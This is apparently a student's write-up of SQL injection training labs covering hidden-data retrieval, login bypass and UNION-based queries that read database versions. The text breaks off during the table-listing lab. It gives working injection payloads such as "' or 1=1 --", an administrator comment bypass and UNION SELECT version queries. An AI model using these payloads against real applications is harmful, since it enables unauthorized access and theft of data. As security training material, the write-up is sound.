WS LAB SUBMISSION: SQL INJECTION.


1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.

Task:

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:


```
SELECT * FROM products WHERE category = 'Gifts' AND released =
1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.



First, I tried to find out whether this is vulnerable to the SQL injection. We already know the structure of the query. When I entered the “ ’ ” It gives an internal error, It confirms that there is a SQL injection vulnerability.

Now we can inject the payload → ‘or 1=1 –



2. SQL injection vulnerability allowing login bypass.


Task:

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.


First, we need to try to find out if there exists a SQL injection vulnerability.

Then you got a response as internal server error then we can confirm there is a SQL injection vulnerability.



Payload is → administrator ' –

Commenting the rest of the thing.



3. SQL injection attack, querying the database type and version on Oracle.


Task:

> This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.
>
> To solve the lab, display the database version string.

I here first we can see there are at least two columns. We need to confirm that.

To do that we can inject an order by query to the category part.

When we are trying to get 3 columns it gives an internal server error. It means we know that there are only two columns.




Now we need to determine the data types of the columns.

To do that we can use → ' UNION SELECT 'a', 'a' from DUAL -- → oracle database.

In oracle any user can have access to the DUAL table.

(URL encode this query)




Content will be outputted on the page.

Now we need to output the version of the database we can search for this in the SQL injection cheat sheet.

`SELECT banner FROM v$version`

`Payload → ' UNION SELECT banner, NULL FROM v$version`

Because there are two columns.



4. SQL injection attack, querying the database type and version on MySQL and Microsoft.

Task:


This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.


We can find out whether this is vulnerable to the SQL injection by entering a single quote into the category.

As in the previous lab, first we need to identify how many columns are there and data types of the columns.

To comment → we can use # here.




Now we know there are 2 columns.



Found the data type also.

Payload → ' UNION SELECT @@version, NULL#

```
                cheaper than you will be expecting. You
                have nothing to lose by booking a free
                consultation today.
              </td>
            </tr>
            <tr>
              <th>
                8.0.36-0ubuntu0.20.04.1
              </th>
            </tr>
          </tbody>
        </table>
      </div>
    </section>
    <div class="footer-wrapper">
    </div>
</div>
</body>
</html>
```



5. SQL injection attack, listing the database contents on non-Oracle databases.

Task:

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

IT22883902 S. M. PEIRIS


Need to find,


- how many columns are there → ‘ order by 1--
- find the data types of the columns → ‘ UNION SELCT ‘a’, ‘a’ –
- find the database version → there are three options

Microsoft `SELECT @@version`

